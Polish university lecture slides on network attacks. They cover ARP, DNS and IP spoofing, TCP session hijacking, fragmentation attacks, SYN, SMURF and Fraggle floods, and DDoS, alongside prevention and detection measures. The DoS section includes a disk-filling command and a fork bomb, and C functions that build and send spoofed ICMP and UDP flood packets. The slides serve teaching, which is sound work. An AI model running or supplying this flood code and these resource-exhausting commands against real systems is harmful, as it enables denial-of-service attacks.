Ataki sieciowe


Materiały pomocnicze do wykładu

Bezpieczeństwo systemów informatycznych

Ataki

Zbigniew Suski BSI – ataki 1


Spoofing ARP



1. Sprawdzenie bufora ARP
2. Wysłanie pytania ARP (jaki jest adres sprzętowy komputera o adresie IP 192.168.1.5)
3. Dodanie pozycji ARP do bufora ARP odbiorcy
4. Wysłanie odpowiedzi ARP
5. Dodanie pozycji ARP do bufora ARP nadawcy
6. Wysłanie pakietu IP

Zbigniew Suski BSI – ataki 2

Spoofing ARP



Zbigniew Suski BSI – ataki 3


Ochrona przed spoofingiem ARP

- Zaprzestanie używania ARP
- Bariery sprzętowe (*routery*)
- Wykrywanie spoofingu ARP:
  - Pasywna detekcja na poziomie hosta
  - Aktywna detekcja na poziomie hosta
  - Detekcja na poziomie serwera
  - Detekcja na poziomie sieci przez okresowe kontrole
  - Detekcja na poziomie sieci przez ciągłe monitorowanie

Zbigniew Suski BSI – ataki 4


Routing IP

Dokąd wysłać datagram o danym adresie IP?



Zbigniew Suski BSI – ataki 5


Transfer danych przez *routery*



Spoofing routingu

- *Spoofing routingu*
  - wykorzystanie protokołu ICMP
  - permanentne zapisy ARP dotyczące *routerów*
- *Spoofing routingu* opartego na RIP
  - RIP wykorzystuje port 520 UDP, co oznacza, że nie wymagane jest połączenie, a pakiety przyjmowane są od każdego.
  - RIP v1 nie posiada żadnego mechanizmu autoryzacji.
  - W RIP v2 zastosowana jest prosta forma autoryzacji używająca nieszyfrowanych haseł.

Spoofing routingu opartego na RIP



DNS – przypomnienie podstawowych pojęć

DNS jest systemem rozproszonej bazy danych udostępniającym usługę translacji nazw na adresy w sieci IP. Jest to system hierarchiczny. Dane umożliwiające translację nazw na adresy są przechowywane w plikach strefowych na serwerze DNS.

- Domena prosta - zawiera rekordy, które umożliwiają translację nazw na adresy IP, czyli umożliwia odpowiadania na proste pytania DNS.
- Domena odwrotna - zawiera rekordy, które umożliwiają translację adresów IP na nazwy, czyli umożliwia odpowiadania na odwrotne pytania DNS.
- Serwer autorytatywny - serwer odpowiedzialny za utrzymywanie dokładnej i pewnej informacji o domenie

DNS – przypomnienie podstawowych pojęć

- Serwer pierwotny - serwer autorytatywny stanowiący pierwotne źródło informacji o domenie
- Serwer wtórny - serwer autorytatywny, który okresowo pobiera plik strefowy z serwera głównego.
- Serwer *Caching-Only* - serwer nieautorytatywny, który otrzymuje odpowiedzi od innych serwerów, zapamiętuje je i jest wobec tego w stanie udzielać odpowiedzi klientom.
- Pytania iteracyjne - jeżeli serwer nie potrafi odpowiedzieć, to zwraca adres serwera autorytatywnego, który powinien znać odpowiedź.
- Pytania rekursywne - jeżeli serwer nie potrafi odpowiedzieć, to sam poszukuje pełnej odpowiedzi na zadane pytanie i zwraca odpowiedź klientowi.

Spoofing DNS

- Weryfikacja odpowiedzi serwera
- Pytania iteracyjne zamiast rekursywnych
- Test na autorytatywność
- Nie używać DNS ?
- Wykorzystanie ICMP (RFC 1788)
- *DNS Security*

Wykrywanie

- Porównanie odpowiedzi z różnych serwerów
- Porównywanie odpowiedzi na pytania proste i odwrotne

Spoofing IP i TCP

1. Napastnik zmienia adres IP własnego komputera, tak aby był zgodny z adresem prawdziwego komputera - klienta.
2. Następnie napastnik tworzy ścieżkę źródłową do serwera, podającą bezpośrednią trasę, którą pakiety IP powinny przechodzić do serwera i z powrotem do komputera napastnika, używając prawdziwego klienta jako ostatniego etapu na drodze do serwera.
3. Napastnik wysyła żądanie komputera - klienta do serwera, korzystając ze ścieżki źródłowej.

Spoofing IP i TCP

4. Serwer akceptuje żądanie, tak jakby pochodziło bezpośrednio od prawdziwego klienta, a następnie wysyła do niego odpowiedź.
5. Prawdziwy klient, korzystając ze ścieżki źródłowej, przesyła pakiet do napastnika.

Spoofing na oślep (*blind spoofing*)

Spoofing z podglądem (*not blind spoofing*)

Spoofing IP i TCP - zapobieganie

- Ściany ogniowe
- Kerberos
- Szyfrowanie sesji IP (protokoły)
- Opuszczanie wszystkich sesji terminalowych wtedy, kiedy stają się one nieaktywne i uruchamianie ich tylko wtedy, gdy są potrzebne.
- Konfiguracja sieci, na poziomie routera, w taki sposób, aby nie przyjmowała pakietów z Internetu podających się za pakiety z sieci lokalnej.

Spoofing IP i TCP - zapobieganie

- Szyfrowanie sesji na poziomie routera.
- Blokowanie przyjmowania TCP na poziomie zapory sieciowej, i korzystanie z protokołu IPX wewnątrz sieci.
- Uważne monitorowanie sieci.
- Badanie integralności w plikach i katalogach na podstawie zbioru reguł określonych w polityce bezpieczeństwa.

Przejmowanie sesji TCP - *hijacking*

Wczesna desynchronizacja

1. Atakujący nasłuchuje pakietów SYN/ACK zaadresowanych od serwera do klienta.
2. Po wykryciu takiego pakietu atakujący wysyła do serwera pakiet RST zamykając połączenia. Następnie generuje pakiet SYN ze sfałszowanym adresem źródła wskazującym na klienta oraz takim samym numerem portu.
3. Serwer zamknie połączenie od klienta, po czym po otrzymaniu pakietu SYN otworzy na tym samym porcie drugie połączenie wysyłając do klienta pakiet SYN/ACK.
4. Atakujący wykryje pakiet SYN/ACK od serwera i potwierdzi go wysyłając pakiet ACK. W tym momencie serwer przejdzie do stanu stabilnego.

Przejmowanie sesji TCP - *hijacking*

Desynchronizacja za pomocą *pustych danych*

1. Atakujący przygląda się sesji bez ingerowania w nią
2. W wybranym momencie atakujący wysyła dużą ilość pustych danych do serwera. W przypadku sesji *telnet* mogą to być bajty zawierające sekwencje poleceń IAC NOP IAC NOP . Każde dwa bajty IAC NOP zostaną zinterpretowane przez demona *telnet* i usunięte ze strumienia bez widocznych dla użytkownika efektów. Po przetworzeniu przesłanych przez atakującego danych serwer posiadać będzie numer potwierdzenia różny od tego, którego spodziewa się klient.
3. Atakujący postępuje w ten sam sposób z klientem.

Hijacking - wykrywanie

- **Wykrywanie stanu rozsynchronizowanego** Porównanie numerów sekwencyjnych po obu stronach połączenia. Potrzebny jest jednak osobny mechanizm dokonujący tego porównania, który zabezpieczony byłby przed możliwością ingerencji przez atakującego
- **Wykrywanie burzy pakietów ACK**.

  Normalne połączenie *telnet* w sieci lokalnej generuje około 45% pakietów z flagą ACK w stosunku do liczby wszystkich pakietów. W momencie burzy ACK nieomal wszystkie pakiety *telnet* zawierają tą flagę.

Hijacking - wykrywanie

- **Wykrywanie większej liczby zagubionych pakietów oraz retransmisji dla konkretnego połączenia**. Spowodowane jest to przeciążeniem sieci pakietami ACK oraz czasami nie przechwytywaniem przez atakującego wszystkich pakietów.
- **Zrywane połączenia**. Porywanie sesji TCP zawiera kilka słabych punktów, których powodzenie zależy od wielu czynników. Błąd w którejś fazie porwania może doprowadzić do zerwania połączenia

Ataki typu *Denial Of Service*

- Zużycie limitowanych lub nie odnawialnych zasobów
- Blokowanie interfejsu
- Wykorzystanie zasobów serwera przeciwko niemu samemu
- Zużycie przepustowości sieci
- Zużycie innych zasobów


```
cat /dev/zero > /tmp/duży_plik
main()  { for(;;)  fork(); }
```

- Zniszczenie lub zmiana informacji konfiguracyjnej

Sieciowe ataki DOS

- Ataki mające na celu zablokowanie konkretnej usługi
- Ataki nastawione na zablokowanie całego systemu

Fragmentacja pakietów



Fragmentacja pakietów

Każdy fragment niesie w sobie następujące informacje:

- Identyfikator pakietu, który uległ fragmentacji (fragment ID)
- Wielkość przenoszonych danych
- Wskaźnik przesunięcia fragmentacji (*offset*) – umiejscowienie danych z tego fragmentu w pełnym datagramie
- Flagę MF (*More Fragments*) określającą czy dany fragment jest ostatnim, czy następują po nim kolejne

Fragmentacja pakietów


Pakiet *ICMP echo request* o wielkości 4028 bajtów

- **192.168.1.2 > 192.168.2.43: icmp: echo request (frag 33465:1480@0+)**
- **192.168.1.2 > 192.168.2.43: (frag 33465:1480@1480+)**
- **192.168.1.2 > 192.168.2.43: (frag 33465:1048@2960)**

Ping of Death

Wysyłany jest sfragmentowany datagram *ICMP Echo request* o łącznym rozmiarze przekraczającym 65535 bajtów

TearDrop



Nakładanie fragmentów (*Fragment Overlapping*)

Próba nadpisania części nagłówka TCP z pierwszego fragmentu. Nagłówek ten może zawierać dane, które są zgodne z polityką bezpieczeństwa zaimplementowaną na zaporze przez co nie jest przez nią odrzucany. Drugi fragment poprzez wykorzystanie wskaźnika przesunięcia fragmentacji stara się nadpisać część nagłówka z pierwszego datagramu zmieniając profil całego połączenia.

Jolt2


W strumieniu wysyłanych datagramów każdy posiada:

- **wskaźnik przesunięcia fragmentacji ustawiony na 65520**
- **wyłączoną flagę MF (*More Fragments*) – oznacza to, że jest to ostatni fragment**
- **niepoprawną długość pakietu podaną w nagłówku IP – 68 bajtów, kiedy w rzeczywistości jest 29 bajtów**


Skutki nie są przewidywalne

Zalew pakietów

- **Zalew pakietów UDP (*UDP Flooding*)**
- **Zalew pakietów SYN (*SYN Flooding*)**



Zalew pakietów SYN



LAND

Odmiana *SYN Flooding*

Adres nadawcy jak i źródła ustawiany jest na adres atakowanego hosta. Tworzy to nieskończoną pętle, w którą wpada zaatakowany host próbujący sam sobie odpowiadać na otrzymane pakiety


SMURF

„Adres nadawcy w komunikacie z żądaniem echa będzie adresem odbiorcy w odpowiedzi. Aby zbudować komunikat z odpowiedzią należy zamienić miejscami adres nadawcy i odbiorcy, zmienić typ komunikatu na „odpowiedź i obliczyć na nowo sumę kontrolną"".

Wysyłając pakiet ICMP żądania echa ze sfałszowanym adresem źródła na adres rozgłoszeniowy (*broadcast address*) sieci, można spowodować:

- **duży ruch, często kończący się sztormem kolizyjnym i chwilowym spadkiem wydajności sieci**
- **komputer ofiary, który został mimowolnym nadawcą żądania echa zalany zostanie pakietami potwierdzenia, co może doprowadzić do jego zablokowania**


SMURF



```
void smurf (int sock, struct sockaddr_in sin, u_long dest, int psize)
{
   struct iphdr *ip;                        //przygotowanie struktur ip i icmp
   struct icmphdr *icmp;
   char *packet;

   packet = malloc(sizeof(struct iphdr) + sizeof(struct icmphdr) + psize);
   ip = (struct iphdr *)packet;
   icmp = (struct icmphdr *) (packet + sizeof(struct iphdr));
                                            //alokowanie struktur w pamieci
   memset(packet, 0, sizeof(struct iphdr) + sizeof(struct icmphdr) + psize);

   ip->tot_len = htons(sizeof(struct iphdr) + sizeof(struct icmphdr) + psize);
                                            //uzupelnienie danych naglowka ip i icmp
   ip->version = 4;
   ip->ttl = 255;
   ip->tos = 0;
   ip->frag_off = 0;
   ip->protocol = IPPROTO_ICMP;
   ip->saddr = sin.sin_addr.s_addr;
   ip->daddr = dest;
   ip->check = in_chksum((u_short *)ip, sizeof(struct iphdr));
   icmp->type = 8;
   icmp->code = 0;
   icmp->checksun = in_chksun((u_short *)icmp, sizeof(struct icmphdr) + psize);
                                            //wyslanie podrobionego pakietu
   sendto(sock, packet, sizeof(struct iphdr) + sizeof(struct icmphdr) + psize,
          0, (struct sockaddr *)&sin, sizeof(struct sockaddr));

   free(packet);                            //zwolnienie pamieci
}
```



Fraggle

Wykorzystuje protokół UDP oraz typowo udostępnione usługi takie jak *echo* czy *chargen*. Aby wywołać burzę UDP, można wysłać sfałszowany pakiet UDP na port *charge* z rozgłoszeniowym adresem zwrotnym.



```
void fraggle (int s, struct sockaddr_in *sin, u_long dest, struct pktinfo *p)
{
   struct iphdr *ip;
   struct udphdr *udp;
   char *packet;
   int r;

   packet = malloc(sizeof(struct iphdr) + sizeof(struct udphdr) + p->ps);
   ip = (struct iphdr *)packet;
   udp = (struct udphdr *)(packet + sizeof(struct iphdr));
   memset(packet, 0, sizeof(struct iphdr) + sizeof(struct udphdr) + p->ps);
                                            //uzupelnienie naglowka ip i udp
   ip->protocol = IPPROTO_UDP;
   ip->saddr = sin->sin_addr.s_addr;
   ip->daddr = dest;
   ip->version = 4;
   ip->ihl = 5;
   ip->tos = 0x16;
   ip->tot_len = htons(sizeof(struct iphdr) + sizeof(struct udphdr) + p->ps);
   ip->ihl = 5;
   ip->frag_off = 0;
   ip->check = checksum((u_short *)ip, sizeof(struct iphdr));
   udp->len = htons(sizeof(struct udphdr) + p->ps);
   udp->dest = htons(p->dst);
   if (!p->src)
      udp->source = htons(rand());
   else
      udp->source = htons(p->src);          //wysłanie pakietu
   r = sendto(s, packet, sizeof(struct iphdr) + sizeof(struct udphdr) + p->ps,
              0, (struct sockaddr *) sin, sizeof(struct sockaddr_in));
   if (r == -1)
   {
      perror("\nSending packet");
      exit(-1);
   }
   free(packet);                            //zwolnienie pamieci
}
```


Rozproszony DoS



Rozproszony DoS

Aby atak był skuteczny potrzebnych jest zwykle od kilkuset do kilku tysięcy komputerów z zainstalowanym oprogramowaniem agentów. Faza instalacji przebiega w kilku etapach:

- **skanowanie dużej liczby komputerów pod kątem posiadania znanej luki**
- **przejęcie kontroli nad wrażliwymi hostami**
- **zainstalowanie agenta**
- **użycie zdobytego komputera do dalszego skanowania**

Ataki DOS – zapobieganie

- **Skonfigurowanie list dostępu na routerach i zaporach ogniowych**
- **Używanie i udostępnianie jedynie tych usług, które są niezbędnie potrzebne**
- **Ustalenie systemu ograniczeń na zasoby dyskowe, wykorzystanie procesora i przepustowość sieci**
- **Wprowadzenie systemu monitorowania dostępności i wykorzystania zasobów.**
- **Ustanowienie odpowiedniej polityki zarządzania hasłami, zwłaszcza kont użytkowników uprzywilejowanych**
- **Takie skonstruowanie topologii sieci by serwery nie przeszkadzały sobie nawzajem**

Ataki DOS – zapobieganie

- **Aplikowanie łat na systemy oraz serwisy jak tylko luka zostanie odkryta**
- **Regularne czytanie list dyskusyjnych poświęconych bezpieczeństwu, zwłaszcza aplikacji zainstalowanych w firmie**
- **Używanie systemów IDS w celu możliwie wczesnego wykrycia podejrzanych działań w sieci**
- **Ustalenie systemu backupów**
- **Przygotowanie narzędzi i procedur pozwalających na szybkie ustalenie źródła ataku i opracowanie działań prowadzących do szybkiego jego odcięcia. Blokada powinna zostać założona możliwie blisko źródła, co w przypadku ataków DDoS może być niewykonalne.**

Złośliwe programy

- **Bomba logiczna** - *program, który powoduje uszkodzenie w momencie zaistnienia specyficznego stanu systemu.*
- **Hak pielęgnacyjny** - *zbiór specjalnych instrukcji w oprogramowaniu umożliwiający łatwą obsługę i dalszy rozwój. Mogą pozwalać na wejście do programu w nietypowy sposób. Określane są w sposób niejawny podczas sporządzania specyfikacji projektowej. Stanowią poważne zagrożenie jeżeli nie zostaną usunięte w ostatecznej wersji oprogramowania.*
- **Koń trojański** - *program zawierający obiekty złośliwe umożliwiające nieuprawnione gromadzenie, fałszowanie lub niszczenie danych.*
- **Robak** - *program, który może samodzielnie rozprzestrzeniać się w systemach i sieciach poprzez samopowielanie. Często powodują wyczerpanie dostępnych zasobów.*

Wirusy

Wirus - *program, który modyfikuje inne programy przez wprowadzenie do nich elementów własnego kodu.*

Cechy charakterystyczne:

- **samoodtwarzanie**
- **ścieżka wykonywalna,**
- **efekty uboczne,**
- **maskowanie.**

Bloki funkcjonalne wirusa:

- **Identyfikator (sygnatura)** - *fragment kodu służący do rozpoznania przez wirus zarażonego programu.*
- **Jadro** (kod samoreplikacji) - *zasadnicza część wirusa umożliwiająca jego powielanie.*
- **Część wykonawcza** (ładunek użyteczny) - *służy do zasygnalizowania przez wirusa swojej obecności np. przez wywołanie szkód.*